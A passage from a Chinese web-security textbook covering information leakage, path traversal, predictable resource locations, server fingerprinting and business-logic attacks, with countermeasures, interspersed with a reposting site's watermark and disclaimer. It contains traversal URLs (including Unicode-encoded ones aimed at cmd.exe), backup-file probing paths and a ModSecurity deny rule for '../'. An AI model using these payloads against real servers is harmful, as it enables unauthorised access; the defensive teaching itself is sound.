- 在普通的地方显示机密信息。

下面详细讲解前两种方式。

（1）代码中遗留的注释。

请看以下代码：

```
<TABLE border="0" cellPadding="0" cellSpacing="0" height="59" width="591">
    <TBODY>
        <TR>
            <!--If the image files are missing, restart VADER -->
            <TD bgColor="#ffffff" colSpan="5" height="17" width="587">
             
            </TD>
        </TR>
    </TBODY>
</TABLE>
```

在上述程序代码中，开发者或是测试者遗留了一段注释，说明了如果图像没有显示出来，测试者应该怎么做。这段代码是有安全漏洞的，因为它明确给出了服务器的主机名称“VADER”。

（2）详细的错误信息。

在一次 SQL 注入攻击中，攻击者必须详细的了解到数据库的结构和使用的 SQL 查询语句的格式。如果 Web 服务器遇到错误时，会返回详细的错误信息，那么攻击者就可以发送包含特定字符串的 URL 请求，通过分析其返回的错误信息来判断数据库的结构和所需的 SQL 查询语句。

如果在登录页面中把用户名区域保持为空并提交，Web 服务器将返回以下错误信息：

```
An Error Has Occurred.
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
Error Message:
System.Data.OleDb.OleDbException:
Syntax error (missing operator) in query expression 'username = '' and password = 'g''. at
System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling (Int32 hr) at
System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult (tagDBPARAMS dbParams, Object&executeResult) at
⋮
```

错误信息的第 1 行说明发生了语法错误，然后显示了 SQL 查询使用的参数 username 和 password。这些泄露给攻击者的信息会帮助攻击者进行 SQL 注入攻击。

8.6.4 路径游历

1．路径游历的概念

路径游历攻击是指强制访问可能存在于 Web 根目录外的文件、目录、命令等。攻击者可以通过请求特定的 URL，使 Web 应用程序显示或执行服务器上的任意文件。

大多数的 Web 服务器都仅允许用户访问到其指定的 Web 根目录下的文件，这里目录下包括直接面向用户访问的文件，以及支撑某些用户功能的文件。例如，微软公司的 IIS 服务器使用虚拟目录的方式对外提供服务。IIS 虚拟目录把真实服务器上的目录用另一个名字代替，这样，浏览器在访问 Web 站点时，实际上是在访问其虚拟目录。如果 IIS 的 Web 根目录设置的是 C:\inetpub\wwwroot，而 Web 服务器的 IP 是 192.168.0.10，那么用户通过浏览器访问 http://192.168.1.10/iissamples/test.asp，实际上就是在访问服务器上 C:\inetpub\wwwroot\iissamples\test.asp。

熟悉操作系统的人应该知道，可以借助“..\”这样的字符串访问上级目录，所以假定攻击者当前处于 C:\inetpub\wwwroot\下，可以用“..\..\windows\system32\cmd.exe”来执行其他程序。但是，对于虚拟目录，上面的方法就不适用了。IIS 已经对参数中的“../”或“..\”进行了过滤，如果想通过 http://192.168.1.10/../../windows/system32/cmd.exe 来执行命令是不可行的。

事实上，攻击者虽然不能用“../”和“..\”访问到 Web 根目录之外的文件，但是可以利用 Web 服务器的 Unicode 编码漏洞，把“../”和“..\”转换为 Unicode 编码后的字符，同样可以完成相同的功能。由于“/”和“\”的 Unicode 编码分别为“%c1%1c”和“%c0%2f”（对应英文版为“%c0%af”和“%c1%9c”）攻击者可以发送以下 URL，即可执行其他程序：

```
http://192.168.1.10/..%c1%1c.. %c1%1c windows/system32/cmd.exe
```

2．路径游历的实例

在介绍路径游历的概念时已经列举了一个例子，这里再列举几个典型实例。

（1）用于攻击 Web 服务器的例子：

```
攻击 URL 为 http://example/../../../../../some/file
http://example/..%255c..%255c..%255csome/file
http://example/..%u2216..%u2216some/file
```

（2）用于攻击 Web 应用程序的例子：

```
原始 URL 为 http://example/foo.cgi?home=index.htm
攻击 URL 为 http://example/foo.cgi?home=foo.cgi
```

在以上例子中，Web 应用程序将泄露 foo.cgi 的源代码，因为 home 参数的值作为内容被显示出来。需要注意的是，这次攻击者没有发送任何的特殊字符，仅是替换了 URL 参数变量

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的值。攻击者可以访问和 index.htm 在同一个目录下的文件。

3. 路径游历的对策

针对“../”的问题，可以采取以下两种对策。

（1）及时给 Web 服务器（如 IIS）打补丁。

（2）在入侵检测系统或防火墙中对 HTTP 端口进行预解码，可以发现此类攻击。

而针对后一种威胁，则可以把动态网页，如*.cgi、*.asp、*.aspx 和*.jsp 等统一放入一个指定的、受保护的目录下。该目录下的文件不能被用户直接访问到。

8.6.5 可预测的资源位置

1. 可预测的资源位置的概念

可预测的资源位置攻击是指暴露隐藏的 Web 站点的内容或功能。攻击者凭借经验，对 Web 站点进行暴力猜解，尝试访问那些没有对外公开的资源。临时文件、备份文件、配置文件和示例文件等都可能是潜在的目标。

针对资源位置的暴力猜解成功的可能性非常大，因为这些资源一般都遵循现有的命名规范，并且都放在标准的目录下。这些资源文件可能暴露出关于 Web 应用程序的许多敏感信息，比如数据库信息、密码、主机名称和其他敏感信息的目录，甚至是该系统的弱点。

可预测的资源位置还被称作暴力浏览、文件枚举、目录枚举等。

2. 可预测的资源位置的实例

攻击者可以通过发送特定的 URL，然后从 Web 站点返回的数据来判断是否存在该资源。发送 URL 的过程可以是手动的也可以是自动的。这里列出几个常用的 URL。

（1）对公共文件的盲搜索：

```
/admin/
/backup/
/logs/
/vulnerable_file.cgi
```

（2）对已存在文件添加扩展名（例如/test.asp 已经存在）：

```
/test.asp.bak
/test.bak
/test
```

8.6.6 Web 服务器/应用程序指纹识别

1. Web 服务器/应用程序指纹识别的概念

Web 服务器/应用程序指纹识别与 TCP/IP 指纹识别（通过 Nmap 扫描）很类似，不同的是它关注的是应用层而不是传输层。在对一个 Web 服务器/应用程序做指纹识别前，须要首先对目标 Web 服务器/应用程序的软件、配置，甚至是其架构和网络拓扑的特点做一个精确的描述。描述的范围包括以下几个方面。

（1）实现 HTTP 协议时的差别；

（2）HTTP 的响应头；

（3）文件扩展名（.jsp、.asp 等）；

（4）Cookie 参数名（ASPSESSION 等）；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（5）发生错误时返回的页面；

（6）目录结构和命名规范（Windows、UNIX 系统）；

（7）Web 开发者接口（Frontpage、WebPublisher）；

（8）Web 管理接口（iPlanet、Comanche）；

（9）操作系统指纹识别。

精确的辨识这些信息，对攻击者下一步的攻击具有非常重要的意义。因为很多的安全漏洞（例如缓冲区溢出漏洞等）都发生在特定的软件提供商和版本上。更进一步地说，只有正确的判断出软件的版本并采取合适的攻击方法，才可以有效减少攻击时的无用工，并有效提升攻击的质量。所以，对于一个 Web 服务器/应用程序来说，如果它可以让攻击者辨识，那么将带来很多的麻烦。

2．Web 服务器/应用程序指纹识别的实例

下面举几个例子，来说明对目标服务器的 HTTP 请求的分析技术。

不同 Web 服务器在实现 HTTP 协议时是有微小差别的，充分分析这些微小的差别，可以判断出 Web 服务器的类型和版本。

（1）响应代码消息：对于错误代码 404 的响应方式，Apache 返回“Not Found”，而微软公司的 IIS 5.0 返回“Object Not Found”，如表 8-19 所示。

表 8-19　响应代码消息

Apache	Microsoft-IIS/4.0
Apache 1.3.29 - 404	Microsoft-IIS/4.0–404
# telnet target1.com 80	# telnet target2.com 80
Trying target1.com...	Trying target2.com...
Connected to target1.com.	Connected to target2.com.
Escape character is '^]'.	Escape character is '^]'.
HEAD /non-existentfile.	**HEAD /non-existentfile.**
txt HTTP/1.0	**txt HTTP/1.0**
HTTP/1.1 404 Not Found	**HTTP/1.1 404 Object Not Found**
Date: Mon, 07 Jun 2004	Server: Microsoft IIS/4.0
14:31:03 GMT	Date: Mon, 07 Jun 2004
Server: Apache/1.3.29	
(UNIX) mod_perl/1.29	

（2）HTTP 头的内容：“Content-Length”和“Content-length”，如表 8-20 所示。

表 8-20　HTTP 头的内容

Netscape-Enterprise	Microsoft-IIS/4.0
Netscape-Enterprise/6.0–HEAD	Microsoft-IIS/4.0 - HEAD
# telnet target1.com 80	# telnet target2.com 80
Trying target1.com...	Trying target2.com...
Connected to target1.com.	Connected to target2.com.
Escape character is '^]'.	Escape character is '^]'.

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

续表

Netscape-Enterprise	Microsoft-IIS/4.0
HEAD / HTTP/1.0 HTTP/1.1 200 OK Server: Netscape-Enterprise/6.0 Date: Mon, 07 Jun 2004 14:55:25 GMT Content-length: 26248 Content-type: text/html Accept-ranges: bytes Connection closed by foreign host.	HEAD / HTTP/1.0 HTTP/1.1 404 Object Not Found Server: Microsoft-IIS/4.0 Date: Mon, 07 Jun 2004 15:22:54 GMT Content-Length: 461 Content-Type: text/html Connection closed by foreign host.

（3）HTTP 头的顺序：Apache 服务器在 HTTP 头中，把 Data 放在 Server 的前面，而微软公司的 IIS 则正好相反。如表 8-21 所示。

表 8-21　　HTTP 头的顺序

Apache	Microsoft-IIS/4.0
# telnet target1.com 80 Trying target1.com... Connected to target1.com. Escape character is '^]'. HEAD / HTTP/1.0 HTTP/1.1 200 OK Date: Mon, 07 Jun 2004 15:21:24 GMT Server: Apache/1.3.29 (UNIX) mod_perl/1.29 Content-Location: index.html.en Vary: negotiate、acceptlanguage、 accept-charset TCN: choice Last-Modified: Fri, 04 May 2001 00:00:38 GMT ETag: "4de14-5b0-3af1f126;40a4ed5d" Accept-Ranges: bytes Content-Length: 1456 Connection: close Content-Type: text/html Content-Language: en Expires: Mon, 07 Jun 2004 15:21:24 GMT Connection closed by foreign host.	# telnet target2.com 80 Trying target2.com... Connected to target2.com. Escape character is '^]'. HEAD / HTTP/1.0 HTTP/1.1 404 Object Not Found Server: Microsoft-IIS/4.0 Date: Mon, 07 Jun 2004 15:22:54 GMT Content-Length:461 Content-Type:text/html Connection closed by foreign host.

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（4）列表顺序：当在 HTTP 请求中发送包含 OPTIONS 方法时，服务器会在响应中包含“Allow”的头信息。Apache 只返回“Allow”，微软公司的 IIS 还会返回一个“Public”。如表 8-22 所示。

表 8-22 列表顺序

Apache	Microsoft-IIS/5.0
# telnet target1.com 80 Trying target1.com... Connected to target1.com. Escape character is '^]'. **OPTIONS * HTTP/1.0** HTTP/1.1 200 OK Date: Mon, 07 Jun 2004 16:21:58 GMT Server: Apache/1.3.29 (UNIX) mod_perl/1.29 Content-Length: 0 **Allow: GET, HEAD, OPTIONS, TRACE** Connection: close Connection closed by foreign host.	# telnet target2.com 80 Trying target2.com... Connected to target2.com. Escape character is '^]'. **OPTIONS * HTTP/1.0** HTTP/1.1 200 OK Server: Microsoft-IIS/5.0 Date: Mon, 7 Jun 2004 12:21:38 GMT Content-Length: 0 Accept-Ranges: bytes DASL: <DAV:sql> DAV: 1, 2 **Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH** **Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH** Cache-Control: private Connection closed by foreign host.

（5）特定头的出现：一个 Web 服务器对其响应头中包含什么信息是有决定权的。一些头信息是标准规格中规定必须包含的，而大多数头信息都是可选的（如 ETag）。在下面的例子中，Apache 服务器的响应头中包含额外的信息，如 ETag、Vary 和 Expires，但是 IIS 的响应头中并不包含这些信息。如表 8-23 所示。

表 8-23 特定头的出现

Apache	Microsoft-IIS/4.0
# telnet target1.com 80 Trying target1.com... Connected to target1.com. Escape character is '^]'. **HEAD / HTTP/1.0** HTTP/1.1 200 OK Date: Mon, 07 Jun 2004 15:21:24 GMT Server: Apache/1.3.29 (UNIX) mod_perl/1.29	# telnet target2.com 80 Trying target2.com... Connected to target2.com. Escape character is '^]'. **HEAD / HTTP/1.0** HTTP/1.1 404 Object Not Found Server: Microsoft-IIS/4.0 Date: Mon, 07 Jun 2004 15:22:54 GMT Content-Length: 461

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

续表

Apache	Microsoft-IIS/4.0
Content-Location: index.html.en	Content-Type: text/html
Vary: negotiate，acceptlanguage，accept-charset	Connection closed by foreign host.
TCN: choice	
Last-Modified: Fri, 04 May 2001 00:00:38 GMT	
ETag: "4de14-5b0-3af1f126;40a4ed5d"	
Accept-Ranges: bytes	
Content-Length: 1456	
Connection: close	
Content-Type: text/html	
Content-Language: en	
Expires: Mon, 07 Jun 2004 15:21:24 GMT	
Connection closed by foreign host.	

3．Web 服务器/应用程序指纹识别的对策

要想完全去掉 Web 服务器/应用程序的“指纹”而不留任何信息是不可能的，事实上有经验的攻击者在任何情况下都是可以辨识 Web 服务器软件的。我们的目标是尽力增大攻击者攻击的难度，在这个门槛下，攻击者如果想得到足够的系统信息，其行为足以触发系统的安全警告。以下将从易到难的列出一些解决方法，使用这些方法可以有效增加攻击者获取系统指纹的难度。

（1）改变服务器标语（banner）信息。

不同的 Web 服务器在响应用户的请求时，都会在返回信息中加入自己特定的标语（banner），标语的内容可能是欢迎信息、软件名称、软件版本等，改变这些标语虽然对有经验的攻击者来说作用很有限，但是对于网络上庞大的蠕虫软件来说却能起到很好的作用。

对于 Apache 服务器，ModSecurity 有一项名为 SecServerSignature 的设置，可以允许 Web 管理员在 httpd.conf 中设置标语信息。

对于 IIS 服务器，可以通过安装 IISLockDown 和 URLScan 工具来修改服务器的标语信息。

（2）减少 HTTP 头中的多余信息。

限制服务器响应头中包含的信息。例如，Apache 服务器允许通过编辑 ServerTokens 的参数来控制服务器响应头。

设置：ServerTokens Prod[uctOnly]

服务器响应：Server: Apache

设置：ServerTokens Min[imal]

服务器响应：Server: Apache/1.3.0

设置：ServerTokens OS

服务器响应：Server: Apache/1.3.0（UNIX 系统）

设置：ServerTokens Full（或不设置该参数）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

服务器响应：Server: Apache/1.3.0（UNIX 系统）PHP/3.0 MyMod/1.2

通过减少响应头的信息，可以隐藏诸如版本、安装模块等信息。

（3）实现假响应头。

干扰指纹识别的另外一种方法，是通过发送假响应头来让攻击者得到一个假的 Web 拓扑。通常来讲，抓取标语信息仅是攻击者整个攻击流程的一个步骤，在整个流程中，攻击者试图了解到目标站点的整个企业架构。通过添加假响应头，可以模拟一个复杂的网络环境（例如一个 DMZ）。

对于 Apache 服务器，可以在 httpd.conf 中添加以下条目来实现以上效果：

```
Header set Via "1.1 squid.proxy.companyx.com(Squid/2.4.STABLE6)"
ErrorHeader set Via "1.1 squid.proxy.companyx.com(Squid/2.4.STABLE6)"
Header set X-Cache "MISS from www.nonexistenthost.com"
ErrorHeader set X-Cache "MISS fromwww.nonexistenthost.com"
```

这些条目在所有的响应头中添加“Via”和“X-Cache”参数，如下：

```
# telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Sun, 30 Mar 2003 21:59:46 GMT
Content-Location: index.html.en
Vary: negotiate, accept-language, accept-charset
TCN: choice
Via: 1.1 squid.proxy.companyx.com(Squid/2.4.STABLE6)
X-Cache: MISS from www.nonexistenthost.com
Content-Length: 2673
Connection: close
```

响应头中显示出使用了 Squid 代理服务器，显示的数据是从一个不存在的服务器来的。这可能会诱使攻击者转而攻击 Squid 服务器，而这种攻击肯定是不会成功的，因为该服务器根本不存在。

（4）安装第三方的 Web 安全工具。

通过使用诸如 ModSecurity 和 ServerMask 和第三方安全工具，可以干扰或完全挫败诸如 HTTPrint 等自动化“指纹”识别工具的攻击，这些安全工具可以针对许多不同的请求产生相应的响应。以下是 HTTPrint 发送给服务器的非正常的请求：

```
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400]
"JUNKMETHOD / HTTP/1.0" 501 344 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400]
"GET / JUNK/1.0" 400 381 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400]
"get / HTTP/1.0" 501 330 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400]
"GET / HTTP/0.8" 200 1456 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400]
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
"GET / HTTP/1.2" 200 1456 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400]
"GET / HTTP/3.0" 200 1456 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400]
"GET /../../ HTTP/1.0" 400 344 "-" "-"
```

如果在 Apache 服务器上使用了诸如 ModSecurity 的工具，就可以建立起 HTTP 过滤器，当收到非正常请求时就会触发。以下是 ModSecurity 在 httpd.conf 中可能使用到的条目：

```
# This will return a 403 - Forbidden Status Code for all Mod_Security actions
SecFilterDefaultAction "deny,log,status:403"
# This will deny directory traversals
SecFilter "\.\./"
# This entry forces compliance of the request method. Any requests that do NOT
# start with either GET|HEAD|POST will be denied. This will catch/trigger on
# junk methods.
SecFilterSelective THE_REQUEST "!^(GET|HEAD|POST)"
# This entry will force HTTP compliance to the end portion of the request. If
# the request does NOT end with a valid HTTP version, then it will be denied.
SecFilterSelective THE_REQUEST "!HTTP\/(0\.9|1\.0|1\.1)$"
```

（5）修改源代码。

这种方法是所有针对指纹识别的对策中最复杂，但又最有效的方法。该方法通过直接修改 Web 服务器的代码，来达到防止泄露信息的目的。根据不同情况，可能是修改 Web 服务器的源代码，也可能是直接修改 Web 服务器的二进制文件。对于开源的 Web 服务器（如 Apache）的修改会因为能够接触到源代码而简单的多。

对于不同 Web 服务器修改的方法不同，因此不在这里详细说明，有兴趣的读者可以查看参考资料。

8.7 逻辑攻击

8.7.1 逻辑攻击的概念

逻辑攻击是指针对 Web 应用程序的业务逻辑进行的滥用或攻击。所谓 Web 应用程序的业务逻辑是指用户完成某种功能所必须遵循的操作流程。比如密码恢复、账号注册、商品拍卖和电子支付等，都是业务逻辑的例子。一个 Web 站点可能需要用户执行多个步骤才能完成某项指定的操作。攻击者可以滥用或扰乱业务逻辑，从而给 Web 应用程序和用户造成伤害。

Web 应用程序在逻辑攻击方面的威胁，可以分为表 8-24 中的 4 类。

表 8-24　　逻辑攻击的威胁

序　号	威　胁	描　述
1	功能性滥用（Abuse of Functionality）	功能性滥用是指利用 Web 站点本身的特征和功能去破坏、欺骗或绕过访问控制机制
2	拒绝服务（Abuse of Functionality）	拒绝服务是一种以使服务器不能正常提供服务为目的的攻击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

续表

序　号	威　胁	描　述
3	反自动化不充分（Insufficient Anti-automation）	反自动化不充分是指Web站点允许攻击者自动操作本应手动操作的程序
4	过程验证不充分（Insufficient Process Validation）	过程验证不充分是指Web站点允许攻击者绕过应用程序指定的过程

本节涵盖了针对Web应用程序的业务逻辑进行的滥用或攻击。值得读者注意的是，由于本节讲到的逻辑攻击的威胁和具体Web应用程序实现的功能相关，不同的功能实现的方法不同，没有一个统一的标准，所以针对这些威胁的对策也没有一个通用的方法。这里，需要读者在真正的理解这些威胁后，制定出适合具体的Web应用程序的防范各种威胁的措施。

8.7.2　功能性滥用

1．功能性滥用的概念

功能性滥用是一种利用Web站点自身功能绕过访问控制机制的攻击。一个Web站点可能有一些功能（有时甚至是具有安全特性的功能）会被滥用并造成不可预料的结果，当攻击者滥用这些功能时，可以骚扰其他用户甚至欺骗整个系统。

功能性滥用一般伴随着其他的类别的攻击，例如，首先发起一个编码攻击，从而引入查询语句，然后把一个Web搜索的功能变成一个远程Web代理。功能性滥用通常还会被用于暴力扩散，例如攻击者在一个Web聊天的会话中注入跨站脚本的代码，然后利用Web站点本身的广播功能来传播恶意代码。

广义地讲，任何有效的攻击手段都或多或少的和功能性滥用有关系，但是这里的功能性滥用特指在不破坏正常Web功能的前提下，为了恶意的目的而对Web应用程序进行的扰乱。

2．功能性滥用的实例

功能性滥用的例子具体如下：

（1）利用Web站点的搜索功能，访问那些存在于Web目录之外，并被限制访问的文件；

（2）扰乱Web站点的文件上传系统，从而替换Web站点的关键内部配置文件；

（3）对Web站点进行拒绝服务攻击。有些服务器对用户登录失败的次数是有限制的，一旦连续登录失败*n*次（如3次），就禁止该用户账号一段时间。攻击者利用这一点，向Web站点发送大量错误的用户名和密码，从而使正常用户账号不可用，造成Web站点拒绝服务。

8.7.3　拒绝服务

1．拒绝服务的概念

拒绝服务（DoS）是一种以使服务器不能正常提供服务为目的的攻击。确切地说，DoS攻击是指故意攻击网络协议实现的缺陷或直接通过各种手段耗尽被攻击对象的资源，目的是让目标计算机或网络无法提供正常的服务，使目标系统停止响应，甚至崩溃。这些服务资源包括CPU资源、内存资源、网络带宽、文件系统空间容量、开放的进程或者允许的连接等。

当今的Web应用环境包括Web服务器、数据库服务器和授权服务器等，应用层DoS攻击的目标是这些相对独立的组件。与面向网络层的DoS攻击不同，面向应用层的DoS攻击更容易实现并达到较好的效果。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2．拒绝服务的实例

假定有一个健康护理的 Web 站点，它有一个功能是生成用户医疗历史的报表。对于每个生成报表的请求，Web 站点都要在数据库中查询所有属于该用户的医疗历史记录。由于该系统的用户可能很多，所以所有用户的医疗记录会大的惊人，从而使数据库在查询记录时占用很大资源。假定一个用户需要等待一分钟才能得到他的报表，同时数据库服务器的 CPU 在查询的时候占用率为 60%。这时如果攻击者同时发送 10 个生成报表的请求，这些请求将会极大的占用数据库服务器的资源，使其 CPU 占用率达到 100%，从而处于“拒绝服务”的状态。在该状态下，正常的用户在请求生成报表时，就会因为数据库服务器不堪重负，而造成不能正常访问。

DoS 攻击可以针对如下不同的对象。

（1）针对特定用户的 DoS 攻击。

就像上节曾经提到的功能性滥用中的一个实例，攻击者可以使用被攻击用户的用户名，尝试多次的用错误的密码尝试登录系统，从而使该用户账号达到错误尝试次数上限，最后被系统锁定该用户账号。

（2）针对数据库的 DoS 攻击。

攻击者利用 SQL 注入技术，修改数据库中的重要数据或配置文件，使其不可用。例如，删除所有数据、删除所有用户名等。

（3）针对 Web 服务器的 DoS 攻击。

攻击者可以使用缓冲区溢出攻击，发送特殊的请求，造成 Web 服务器崩溃，从而使用户不可访问。

8.7.4 反自动化不充分

1．反自动化不充分的概念

反自动化不充分是指 Web 站点允许攻击者自动操作本应手动操作的程序。Web 站点的一些特定功能应该针对自动化的攻击而进行特别的保护。

所谓自动化的攻击就是利用自动机器人（程序）代替人来重复的进行 Web 操作。一个自动的攻击程序可以在一分钟内发送上千个请求，从而扰乱 Web 站点的运行，造成其性能或服务质量的下降。

2．反自动化不充分的实例

例如，一个典型的自动化攻击的程序就是暴力破解的工具，该程序可能在数分钟内尝试登录数千次，一个真实的用户绝对不可能有这样的操作。类似的，一个真实的用户也不可能在很短的时间内在 BBS 上发送大量的消息，从而干扰其他用户的使用。这些都是典型的自动化的攻击手段。所以 Web 站点应该根据实际情况，对客户端发来的请求加以限制，仅向那些真实的用户发送的请求提供服务。

8.7.5 过程验证不充分

1．过程验证不充分的概念

过程验证不充分是指 Web 站点允许攻击者绕过应用程序指定的过程。如果用户的过程状态没有被有效的验证和控制，那么 Web 站点有被攻击或欺骗的危险。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

当执行某些 Web 功能的时候，应用程序期望以某种顺序依次完成一系列的操作，如果没有按照该顺序完成操作，那么数据的完整性就会遭到破坏。需要多个步骤才能完成的 Web 功能有注册账号、密码恢复、在线付款等，通常完成这些功能需要一个特定的过程。

为了实现多个步骤的操作过程，Web 应用程序需要维护用户当前的操作状态，而 Web 应用程序在跟踪用户状态的时候经常使用 cookie 或隐藏的 HTML 表单等，这就又回到了会话劫持那一节的内容。如果用户状态信息保存在客户端的浏览器中，那么 Web 应用程序就必须每一步都验证数据的完整性和合法性，因为如果不这样做，攻击者就可以通过改变当前的状态信息，绕过 Web 应用程序规定的操作步骤，从而干扰 Web 站点的正常服务。

2．过程验证不充分的实例

例如，有一个在线购物的 Web 站点。该站点为了促销商品 A 而有一项优惠措施：所有购买商品 A 的客户，都可以打八折。这个时候，如果该站点存在过程验证不充分的漏洞，有个用户想买不打折的商品 B 而不是 A，他同样可以利用该漏洞以八折的价格买下商品 B。具体的过程如下：

首先往购物车中放入商品 A，然后进入付款的步骤，这时，用户得到了对商品打八折的优惠。然后用户不付款，而是返回上个步骤，从购物车中去除商品 A 而加入商品 B。接着再进入付款的步骤，这时由于 Web 应用程序没有对用户过程进行验证，还保留着对该用户商品 A 打八折的优惠，这样，用户就可以用欺骗得来的八折优惠买下商品 B。

2
反

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第9章 Web安全评估工具

第8章详细介绍了Web站点可能面临的安全威胁以及针对这些威胁的简单对策。那么如何发现Web站点的安全漏洞，或者说如何确认Web站点是否存在安全漏洞和弱点呢？这就需要对Web站点进行全面的安全评估。

一般来讲，对Web站点进行全面的安全评估首先需要经历以下几个步骤。

（1）审查Web站点的整体设计，找出由于设计上的不完善可能导致的安全漏洞，如拒绝服务、跨站脚本等；

（2）审查Web站点的源代码，找出由于编码的不完善而可能导致的安全漏洞，如缓冲区溢出、格式化字符串等；

（3）评估Web站点的部署，模拟网络用户对Web站点进行攻击，找出安全漏洞和弱点，如认证不充分、信息泄露等。

找出Web站点可能存在的安全漏洞和弱点之后，对其进行归并整理，最后根据其威胁的严重程度生成评估报表。

由于种种原因，Web安全评估的市场还没有完全形成，也没有出现一整套系统化的技术。尽管如此，当前的针对Web站点部署的安全扫描工具已经具有强大的功能，可以帮助评估者发现Web站点的大多数安全漏洞。

本章的内容是介绍Web安全评估工具，尤其是Web站点弱点扫描工具的原理、实现和使用方法。首先从Nikto入手，介绍基本的Web弱点扫描工具的实现方法；然后通过对Paros Proxy的介绍，使读者了解复杂的Web评估工具的使用方法；最后，列出当前市面上主要的Web评估工具及其功能特点，供读者选择使用。

9.1 Nikto代码解析

Nikto是一款著名的开源（GPL）Web服务器扫描工具。在著名的安全网站insecure.org发布的2006年最好的100个网络安全工具（Top 100 Network Security Tools）中，Nikto排在所有Web扫描工具的第一位。

Nikto 可以对 Web 服务器进行全面的多种扫描，包含超过 3 200 种有潜在危险的文件/

溜客安全网 WwW.176Ku.CoM

